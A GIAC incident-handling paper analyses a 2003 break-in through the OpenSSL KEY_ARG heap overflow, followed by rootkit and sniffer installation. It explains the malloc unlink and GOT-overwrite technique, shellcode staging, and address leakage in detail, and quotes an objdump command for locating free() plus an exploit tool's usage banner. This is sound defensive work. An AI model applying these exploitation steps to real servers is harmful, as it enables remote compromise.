Global Information Assurance Certification Paper

Tracking Butthead

An Encounter With an SSL Script Kiddie

David J. Bianco
GCIH Practical Assignment
Version 2.1a
3 September 2003

[This Page Intentionally Left Blank]

Table of Contents

[This Page Intentionally Left Blank]

1 Executive Summary

GIAC Laboratories (GLab) is a scientific research institution modeled on a University-like computing and IT environment. In the early morning and early afternoon of June 5th, 2003, GLab experienced an intrusion on one of its publicly accessible web servers. WEB47.GLAB.ORG (192.168.34.34[1]) was a RedHat Linux 7.3 machine running the Apache HTTP server with the popular mod_ssl extension to provide Secure Sockets Layer (SSL) functionality. Cleartext HTTP was explicitly disabled, forcing users to make SSL connections on the standard HTTPS port, 443.

The attacker, who we shall refer to in this report as "Butthead", exploited a hole in the Open Source OpenSSL library used by mod_ssl. In addition to performing the actual cryptography, the OpenSSL library provides support for the complex SSL protocol itself. One axiom of Information Security is that the security of a system is only as strong as its weakest link. Another axiom also applies to this situation, namely that the cryptography, no matter how weak, is generally not a preferred point of attack. This incident underscores both of those points: Butthead ignored OpenSSL's cryptographic functions, in favor of the easier SSL protocol implementation. By using a buffer overflow in the key negotiation protocol, Butthead was able to upload and run a small snippet of shellcode that gave him an interactive shell owned by the Apache server's userid.

Once logged on to the system, the attacker downloaded a small suite of attack tools, including a privilege escalation tool that took advantage of the Linux kernel's flawed implementation of the *ptrace()* function call. After becoming root, Butthead extracted a variety of log file cleaners and DDoS attack tools. He also installed both the Adore and SucKIT rootkits in an attempt to preserve and hide his privileged access. The amusing part about this is that Butthead shot himself in the foot. By loading two rootkits at once, he made the entire system so unstable that he accidentally locked himself out.

Butthead also installed a password sniffer, which managed to capture root passwords for this system and several others that were mistakenly used on the machine. It even captured the password of the machine's system administrator. All passwords were changed shortly after this was discovered, but indications are that Butthead was never able to retrieve the file containing the passwords anyway.

When the webmaster first detected a problem, he moved the entire website to a hot-spare standby server, in accordance with established procedure. Although the website was always available to internal GLab users, access to the system from the Internet was disabled for several days pending the results of the Incident Handling Team's analysis and the verification that the spare machine was not also vulnerable to the same exploit.

[1] In this paper, hostnames and IP addresses have been obscured to protect the victim organization. Assume that all IP addresses beginning with "192.168" are part of the victim's network. "10.10" is the network of the host which runs the exploit code, and other "10." machines are hosts from different networks, probably also under control of the attacker. Hostnames and addresses belonging to public web sites not associated with either of these two networks have not been obfuscated.

The Incident Handling Team was able to perform a very detailed analysis of the attacker's actions, often down to the level of the individual commands he used. Based on this, we believe the attacker was probably a semi-skilled Script Kiddie. He obviously knew how to use the tools, and demonstrated some amount of understanding of firewalling issues, but made numerous mistakes (such as loading two LKM rootkits at once), which served to undermine his own interests and pointed out his relative inexperience compared to a more knowledgeable attacker.

In the end, the incident handling team spent approximately 320 man-hours (4 man-weeks) identifying, recovering from, analyzing and reporting on the intrusion, which cost GLab roughly $5,500, not including the minimal costs incurred by having the website itself unavailable to Internet users while the investigation was underway.

2 The Exploit

Although Butthead used two exploits during the course of this attack, his initial point of entry was the most interesting, and is the focus of this paper. A buffer overflow in the OpenSSL library allowed him to gain an unprivileged shell running as the web server's user ID. He then used a privilege escalation tool to exploit a vulnerability in the Linux kernel's handling of the *ptrace()* system call to gain access to the root account. Discussion of the *ptrace()* flaw is outside the scope of this paper.

2.1 The SSL Vulnerability

2.1.1 Name

This vulnerability has not yet been assigned an official CVE number, but it does have a candidate number, CAN-2002-0656. The description for this entry reads:

> Buffer overflows in OpenSSL 0.9.6d and earlier, and 0.9.7-beta2 and earlier, allow remote attackers to execute arbitrary code via (1) a large client master key in SSL2 or (2) a large session ID in SSL3.[2]

This vulnerability is also related to several others in the CVE database, all of which are present in the same codebase. Though none of these other vulnerabilities were used in this attack, it's interesting to note their presence. The most similar of these is CAN-2002-0657, whose description reads:

> Buffer overflow in OpenSSL 0.9.7 before 0.9.7-beta3, with Kerberos enabled, allows attackers to execute arbitrary code via a long master key.[3]

[2] The MITRE Corporation, *CAN-2002-0656,* Common Vulnerabilities and Exposures (CVE) Database, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0656 (Last Visited 24 June 2003)
[3] The MITRE Corporation, *CAN-2002-0657,* Common Vulnerabilities and Exposures (CVE) Database, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0657 (Last Visited 24 June 2003)

CAN-2002-0655 is also similar, in that it describes a buffer overflow that can also lead to the execution of arbitrary code on the server:

> OpenSSL 0.9.6d and earlier, and 0.9.7-beta2 and earlier, does not properly handle ASCII representations of integers on 64 bit platforms, which could allow attackers to cause a denial of service and possibly execute arbitrary code.[4]

CVE item CAN-2002-0659 also applies to this version of OpenSSL, but it involves a denial of service in the ASN.1 parsing code, and is not known to provide a conduit for an attacker to run arbitrary code on the server, so this CVE entry may be safely ignored for the purposes of investigating this incident.

2.1.2 Operating System

The OpenSSL library is the leading Open Source SSL solution. It has been implemented on a very wide variety of platforms. Although the underlying OpenSSL bug exists in all implementations, exploitation of the flaw to execute code of the attacker's choosing is thought to be possible only on Linux systems, due to the fact that it is quite closely linked to the behavior of the Linux dynamic memory allocation routines *malloc()* and *free()*, as detailed in Section 3.3 below. Attempts to exploit the bug on other platforms would simply result in the attacker's connection being dropped, as the individual Apache process involved crashes and is respawned.

Despite the Linux-centric nature of this exploit, other avenues of attack may be possible. Administrators of other operating systems should still upgrade their OpenSSL libraries to the latest version.

2.1.3 Protocols, Services or Applications Affected

Although all known exploits for this vulnerability target the Apache web server with mod_ssl enabled, this vulnerability lies not in any specific application, but in the SSL protocol as implemented by the OpenSSL library. Other applications, such as SMTP, POP3 and IMAP servers that are commonly offered with SSL-enabled variants, are also vulnerable.

Specifically, the vulnerability applies to applications using OpenSSL's implementation of versions 2 and 3 of the SSL protocol. Transport Layer Security (TLS) is an SSLv3 derivative defined by the Internet Engineering Task Force (IETF) in RFC 2246.[5] OpenSSL's TLS implementation is not vulnerable to this type of attack, though since TLS allows communications to "fall back" to SSL, there are still ways of forcing the issue.

---

[4] The MITRE Corporation, *CAN-2002-0655,* Common Vulnerabilities and Exposures (CVE) Database, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0655 (Last Visited 24 June 2003)

[5] Dierks, T. and Allen, C., *The TLS Protocol Version 1.0*, IETF RFC 2246, http://www.ietf.org/rfc/rfc2246.txt (Last Visited 25 June 2003)

2.1.4 Brief Description of the Exploit

During the negotiation phase at the beginning of every SSL session, the client and server must agree on a number of communication parameters, including ciphers, keys and initialization vectors. The server is supposed to tell the client all of the ciphers it supports, and the client chooses one and sends back a message to inform the server of its decision. In addition, it creates a random master encryption key (which will later be used to communicate the session keys) and a cipher-dependent argument, known as the KEY_ARG. The contents of the KEY_ARG vary from cipher to cipher, but it typically contains an initialization vector or other important information. The client sends the master key, the KEY_ARG and the KEY_ARG's length to the server. The OpenSSL library on the server side then reads the indicated number of bytes into the *key_arg[]* array, which is of a fixed length (8 bytes). Unfortunately, the server code performs no bounds checking. By providing a very long KEY_ARG length, an attacker can overwrite portions of the server's heap with values of his own choosing, including arbitrary shellcode.

By itself, heap corruption would be serious enough, but would not allow the attacker to execute her shellcode, since the system's heap is used to store variables, not executable code or return values from function calls. However, this attack also takes advantage of a weakness in the implementation of Linux's *malloc()* and *free()* function calls, which an attacker can use to write arbitrary values elsewhere in a process' memory space. In this particular exploit, the attacker is able to structure his data in such a way that when the SSL structure is eventually freed, *free()* is tricked into overwriting the address of it's own function in the process' Global Offset Table (GOT). Thus, when *free()* is called a second time (as it will be during connection teardown), execution jumps to the attacker's shell code and not to the standard C library function call.

In this case, the attacker's shellcode simply spawned an interactive copy of */bin/bash*. The shell runs under the UID of the apache server (typically 'apache'), and both its input and output are connected to the attacker's established TCP session on port 443. Since the SSL negotiation never completed successfully, this is a plaintext session.

2.1.5 Exploit Variants

There seem to be almost as many variants of this exploit code as there are individual attackers, but the archetype for them all was an exploit tool called "openssl-too-open".[6] Written by a hacker known as Solar Eclipse, this tool is composed of two programs. The first, *openssl-scanner*, scans one or more target hosts to see if they are vulnerable to the attack, but does not actually attempt to exploit them. That's left up to the second program, *openssl-too-open*, which actually implements the attack described above.

Openssl-too-open relies on knowing certain memory locations in advance. In particular, this code needs to know the location of the *free()* function in the HTTP server's GOT. This location is highly dependent on the specific build environment used to compile

[6] Solar Eclipse, *openssl-too-open* exploit code, released September 2002, http://packetstorm.linuxsecurity.com/0209-exploits/openssl-too-open.tar.gz (Last Visited 25 June 2003)

Apache. Therefore, like many other hacker tools, the program includes a hard-coded list of offsets for various Linux distributions and their vendor-provided Apache packages.

The original program included 22 different exploitable targets, including various versions of Apache running under the Gentoo, Mandrake, RedHat, Slackware, Debian, and SuSE distributions. There are numerous other variants as well, many of which differ only in the exact list of pre-tested systems they can successfully attack.

Of particular note is that the server compromised in this incident was not running a vendor-provided Apache server, but one that had been extensively customized by GLab staff. Therefore, prepackaged exploits such as this would not normally work properly, since the offsets would naturally be different. The fact that Butthead was able to exploit the vulnerability anyway initially puzzled us. During the course of the investigation, the team uncovered a web site[7] containing what we believe to be the tools Butthead used against us.

The site contained many tools, most of which were not used in this attack. Several of these tools appear to be variants of *openssl-too-open*, but one particular tool, enigmatically named *a*, claimed to be able to exploit the vulnerability without relying on a list of pre-tested offsets. Although the tool was only available in binary form, the standard Unix *strings* utility seemed to back up this assertion, as no such list was found. If the tool were somehow able to compute the necessary offsets on the fly, it would explain how Butthead was able to compromise WEB47 despite its custom Apache server.

The exploit tool's help message (according to the *strings* utility) is listed in Figure 1. Please see Appendix A for the full output.

```
Usage: %s [options] <host>
  -p <port>          SSL port (default is 443)
  -c <N>             open N apache connections before sending the
shellcode (default is 30)
  -m <N>             maximum number of open connections (default is 50)
  -v                 verbose mode
Examples: %s -v localhost
          %s -p 1234 192.168.0.1 -c 40 -m 80
*** openssl-too-open : OpenSSL remote exploit
*** enhanced by Druid <da_hack_er@yahoo.com> -- no more damn offsets ;)
***
*** just instant root... h3h3 :>>
*** Greetz: vMaTriCs
```

Figure 1: The exploit tool's "help" message as reported by *strings*

[7] http://www.caponesworld.org, Hacker tool site (Last Visited 25 June 2003)

3 The Attack

3.1 Network Description & Diagram

Although the Lab's network is fairly large (consisting of approximately 5,000 hosts), it is based on a fairly standard design. The Lab's Internet connection is an OC3 link, providing a high-speed link to other cooperating research institutions. A Cisco router connects this link to the Lab's firewall, a Cisco PIX.



Figure 2: GLab Network Diagram

The network features both a screened network (where most of the Internet-accessible servers are placed) and an internal network, with access to each mediated by the firewall. Firewall policies allow machines on either of these networks to initiate outgoing connections to any machine on the Internet. In general, no Internet hosts can initiate connections directly to the Internal LAN, though there are still several web servers there for which exceptions are made. The screened network allows incoming connections only to specific services, and these hosts are not allowed to make outgoing connections to the internal LAN except for certain infrastructure services like email or NFS.

The internal LAN consists of a general network to which most of the machines on the site are attached via a series of switched segments, and a number of secured "enclaves", or groups of computers with a protected network boundary. A router at each enclave's

perimeter controls access to the machines inside. Only traffic from specified hosts can pass through, and only using approved ports. This allows, for example, the security administrators' desktops to access the IDS console in the security enclave, while preventing anyone else from connecting.

3.2 Protocol Description

The SSL attack exploited a buffer overflow in the key exchange portion of the session handshake protocol, as implemented by the OpenSSL library. It's important to note that although all of the widely publicized exploits are written against Apache's mod_ssl module, many other applications also use OpenSSL to provide transport-level security, and thus could have been exploited using the same technique. The attack does not involve HTTP interactions of any sort; hence this section will concentrate solely on describing the relevant part of the SSL protocol.

Before an SSL session can be established, both parties to the communication must agree to the ground rules. They need to negotiate the exact cipher to be used, as well as an encryption key and other details. The SSL handshake protocol is designed to take care of this, and both parties must complete it before any other SSL processing can occur. Figure 3 shows the six most common phases used in a typical handshake scenario.[8] Each phase consists of several messages, many of which are optional or are only used under special circumstances. For simplicity, however, we'll simply refer to these phases as messages, with the understanding that each "message" would actually be composed of one or more sub-transactions.



Figure 3: An Overview of the SSL Handshake Protocol

[8] Solar Eclipse, *openssl-too-open README*, released September 2002, http://packetstorm.linuxsecurity.com/0209-exploits/openssl-too-open.tar.gz (Last Visited 25 June 2003)

The handshake protocol starts off with a CLIENT_HELLO message, which contains, among other things, a list of ciphers the client supports and some random challenge data. The server responds to this by sending back a SERVER_HELLO message, specifying its own list of ciphers, its public key and a connection ID that uniquely identifies this session.

Next, the client chooses a cipher from the server's list and creates a random master key, which will be used later to generate one or more session keys. Some of the ciphers require extra information in addition to the master key. For example, the DES-CBC cipher requires an initialization vector. This extra data, referred to as the key's argument, or KEY_ARG, is also bundled up and sent to the server along with the other items in the CLIENT_MASTER_KEY message. Upon receipt of the CLIENT_MASTER_KEY message, the server uses the specified cipher, key and KEY_ARG to encrypt the challenge it received in the CLIENT_HELLO earlier. It sends this back to the client as part of the SERVER_VERIFY message, proving that the server correctly received and processed the cipher and key information.

Finally, the protocol comes to a close when the client sends its CLIENT_ FINISHED message containing the encrypted connection ID it received from the server earlier. This allows the server to verify that both sides of the communication have properly negotiated a cipher and key. If it believes this to be the case, the server sends back a SERVER_FINISHED message, containing a session ID the client can use to associate subsequent connections with the current session. This completes the handshake, and after this the two parties are free to start transmitting whatever application-specific data they desire.

3.3 How the Exploit Works

The *openssl-too-open* exploit and others of its ilk work by exploiting a buffer overflow in OpenSSL's handshake code. Specifically, it sends a key argument that is larger than the 8 bytes allocated for it in the OpenSSL data structure. The OpenSSL code fails to check the length of the argument it receives from the client, and so copies all bytes into the fixed-size *key_arg[]* array. If there are more than 8 bytes of data, subsequent bytes overwrite the other members of the data structure with data of the attacker's choice.

The following is excerpted from the *ssl/ssl.h* file distributed with OpenSSL v0.9.6d. It describes the data structure the server uses to store the information about the current session. It has been edited to remove extraneous comments, but the structure's contents and layout remain unchanged.

```
typedef struct ssl_session_st
        {
        int ssl_version;
        unsigned int key_arg_length;
        unsigned char key_arg[SSL_MAX_KEY_ARG_LENGTH];
        int master_key_length;
        unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH];
        unsigned int session_id_length;
        unsigned char session_id[SSL_MAX_SSL_SESSION_ID_LENGTH];
```

```
unsigned int sid_ctx_length;
unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH];

int not_resumable;

/* The certificate used to establish this connection */
struct sess_cert_st /* SESS_CERT */ *sess_cert;

/* This is the cert for the other end.
 * On clients, it will be the same as sess_cert->peer_key->x509
 * (the latter is not enough as sess_cert is not retained
 * in the external representation of sessions, see ssl_asn1.c).
 */
X509 *peer;
long verify_result;

int references;
long timeout;
long time;

int compress_meth;

SSL_CIPHER *cipher;
unsigned long cipher_id;

STACK_OF(SSL_CIPHER) *ciphers;

CRYPTO_EX_DATA ex_data;

struct ssl_session_st *prev,*next;
} SSL_SESSION;
```

To understand what happens next, it's important to know that the space for this entire data structure is allocated dynamically. In other words, the server code creates new sessions on the fly, using code similar to the following:

```
ssl_session = (SSL_SESSION *) malloc(sizeof(SSL_SESSION));
```

This causes the *ssl_session* structure to be allocated on the heap along with all the other dynamic variables.

Most buffer overflow exploits found in the wild are *stack overflows*, in which the extra data overwrites a function's return pointer, causing the flow of execution to jump to code of the attacker's choosing when the exploited function call ends. Instead, *openssl-too-open* exploits a type of vulnerability known as a h*eap overflow*, which is more difficult to exploit. One way to take advantage of this is to manipulate the process' Global Offset Table (GOT). Dynamically compiled ELF binaries each contain a GOT, which lists all the relocatable symbols the code uses. The GOT maps function names to the memory addresses where those functions can be found. Since the standard C library is usually linked dynamically, any of these functions a program uses will appear in the GOT. By overwriting the offset of a common C library function (*free()*, in this case), an attacker can force the application to call code of his choosing instead of the normal function.

To understand how the exploit works, you first need to understand the inner workings of Linux's *malloc()* and *free()* implementations. *Malloc()* deals with memory in terms of "chunks". Chunks are simply variable-sized pieces of contiguous memory, allocated from the process' heap. A chunk can be either "in use" (ie, given out to the application as a return from *malloc()*) or free (unallocated). Free chunks are stored in a set of circular doubly linked lists according to their sizes, but active chunks will typically be referenced directly by a pointer supplied by the application, so linking them in a list isn't really necessary. A C structure definition of a chunk would look something like:

```
struct chunk {
      /* Size of the previous chunk, if it's free.
       * Before you can use this value, you have to
       * verify whether or not the previous chunk is
       * free, by using the "size" member below.
       */
      size_t   prev_size;
      /* Size of this chunk, including the "overhead"
       * in this structure.  Note that the Least
       * Significant Bit will be "0" if the previous
       * chunk is in free, otherwise it will always be "1".
       */
      size_t     size;

      /* The forward ("fd") and back ("bk") links for the
       * list of free nodes.  These are only used if the
       * current chunk is free, otherwise this is where the
       * application data starts.
       */
      struct chunk* fd;
      struct chunk* bk;
};
```

The chunk structure looks deceptively straightforward, but there are a few caveats. The first is that the "size" member contains not only the size of the current chunk, but also the allocation status of the chunk just before this one in memory. The "prev_size" member will only contain valid data if the "size" member indicates the previous chunk is free. The purpose of this convoluted data storage method is to allow *free()* to determine whether the current chunk and the chunk stored in contiguous memory directly "in front" of it are both free, and if so to merge them into one larger free chunk.

The second, and for our purposes, more important, thing to realize is that the "fd" and "bk" pointer members are only used if the chunk is free. If the chunk is in use, these memory locations actually hold the first several bytes of user data. Figure 4 shows this in visual form.



Figure 4: Pictoral layout of a Linux *malloc()* chunk

Now consider what happens when an application calls the *free()* function. First, the function checks to see if both the previous and the next contiguous chunk are free. There are three possibilities: both chunks could be free, one and only one of the chunks could be free, or neither of them is free. In this exploit, the KEY_ARG contains data that looks like two contiguous free chunks, with both the fd and bk pointers containing bogus data of the attacker's choosing. When the process tries to *free()* these chunks, it will first merge the two contiguous free chunks into one larger chunk by adding their two sizes together and storing the resultant value in the first chunk, as demonstrated in Figure 5.



Figure 5: Chunk Consolidation

As a performance enhancement, *malloc()* maintains several lists of free chunks, sorted according to size. When a free chunk has been consolidated with a neighboring chunk, the resulting chunk is larger, and must therefore be added to the "unsorted" chunk list for later sorting. Before it can be added to the new list, though, the neighboring chunk must be unlinked from its old list. This is where things start to get interesting in terms of tampering with the GOT. It turns out that if an attacker can trick an application into

calling the *free()* function on a chunk which contains data of the attacker's choosing, he can use this unlinking to write to an arbitrary piece of the process' memory space. That means that the next time the application calls *free()*, control instead passes to the attacker's code. *Openssl-too-open* relies on the fact that the Apache server will call *free()* several times when the connection is terminated. When it frees the data containing the fake chunks, it replaces *free()*'s GOT entry with a pointer to the attacker's code. The next call to *free()* invokes this code, and the attack is successful.

Figure 6 shows a fragment of a doubly linked list of free chunks. In this example, the white chunk has just been consolidated from two smaller chunks, and is about to be unlinked.



Figure 6: Doubly linked list before unlink

The following code fragment[9] shows how *free()* goes about unlinking the chunk:

```
#define unlink(P, BK, FD) {                 \
  FD = P->fd;                               \
  BK = P->bk;                               \
  FD->bk = BK;                              \
  BK->fd = FD;                              \
}
```

[9] Gloger, Wolfram and Lea Doug, *malloc/malloc.c*, part of the glibc-2.3.2 distribution available at ftp://ftp.gnu.org/gnu/glibc/glibc-2.3.2.tar.gz (Last Visited 3 September 2003)

For the current chunk P (the white chunk in Figure 6), this code dereferences P's forward pointer to find the next chunk in the list (known as FD), then sets that chunk's back pointer to match P's. In other words, it writes the value at P->bk into the address pointed to by P->fd. Actually, the exact address is selected by setting P->fd to be exactly 12 bytes **before** the desired location. The 12 byte offset is necessary because the is attempting to write to a structure element that's 12 bytes away from what it thinks is the start of a valid chunk, FD. Since the attacker directly controls both of these locations, this gives him the ability to write 4 bytes (the size of a pointer) to any location in memory.

Now the attacker can write 4 bytes anywhere in the process' address space, but what can you do with just 4 bytes? In most cases, not much, which is why *openssl-too-open* appends a small bit of binary shellcode to the end of the attack response. The exploit sends what it calls the "stage1" shellcode along with the initial exploit. Stage1 is just 60 bytes long, and its sole purpose is to read a different (and potentially longer) bit of shellcode from the already-established network connection. The extra shellcode, AKA "stage2", is a 55 byte program that tries to set its UID and GID to 0 and then spawns a shell attached to the exploit's network session.

On a parenthetical note, although it seems silly to use a 60-byte loader program to read and execute a 55-byte attack payload, the loader program is actually designed to read up to 768 of stage2 shellcode. It would therefore be trivial to modify the standard openssl-too-open exploit code to create a version with a more complex payload.

We have seen how this exploit works, and how it can load shellcode of its choice into the server's memory address space. But in order to change the GOT entry to execute the shellcode, the attacker must know two things: the address of the GOT entry and the memory location that stores the shellcode. Unfortunately, these are all too easy to calculate.

Finding the address for the *free()* pointer in the GOT is simple, but requires an attacker to have access to the same OS and server software as is running on the target system.[10] Since most sites just use the version of Apache that came with their OS, the easiest way to gather this data is to install a version of Linux with a built-in Apache server, then use the *objdump* command to find the correct memory offset, as shown in Figure 7. In fact, *openssl-too-open* includes pre-defined offsets for 22 different combinations of OS and Apache versions.

As for obtaining the shellcode's address, this is a fairly straightforward (if somewhat confusing at first) proposition. When the Apache server forks a new child process to handle incoming requests, that child's heap is in a relatively pristine state, having had very few dynamic structures allocated yet. Before the exploit code attempts to take

[10] Although we found an attack tool that could apparently compute the GOT offset on-the-fly, without source code we were unable to verify this. The analysis in this section relies on the more traditional "preset" method used by the original *openssl-too-open* tool.

advantage of the KEY_ARG overflow, it will open a separate connection to probe for the shellcode's address.

```
% objdump -R /usr/sbin/httpd | grep free
080852fc R_386_GLOB_DAT    ap_daemons_min_free
08085318 R_386_GLOB_DAT    ap_daemons_max_free
080850cc R_386_JUMP_SLOT   regfree
080850e8 R_386_JUMP_SLOT   MM_free
080851f8 R_386_JUMP_SLOT   mm_free
0808528c R_386_JUMP_SLOT   free
```

Figure 7: Finding the GOT entry

Recall that the SSH handshake protocol ends with a SERVER_FINISHED message containing a session ID. The session ID is a variable length array, *session_id[]*, of size *session_id_length*. Both of these variables are stored as part of the SSL_SESSION structure. When sending the session ID back to the client, the server simply reads *session_id_length* bytes from the *session_id[]* array. As is also described in CAN-2002-0656[2], the attacker can set *session_id_length* to be a large number, thus causing the server to send back as many bytes of the SSL_SESSION structure as desired. By capturing the entire structure, the attacker can read the address of the *ciphers* pointer. Since the cipher structures immediately follow the SSL_SESSION, and since the SSL_SESSION structure is exactly 368 bytes long, subtracting 368 from the cipher address reveals the address of the SSL_SESSION structure, and figuring out the shellcode address is just a matter of knowing how many bytes into the structure it starts and adding this to the SSL_SESSION's address. Assuming that both this probe's connection and the exploit's connection are both serviced by newly forked server processes, the shellcode address should remain constant. This is a very accurate method, and removes the need for easily detectable shellcode "NOOP sleds", which would otherwise be a dead giveaway.

3.4 Description and Diagram of the Attack

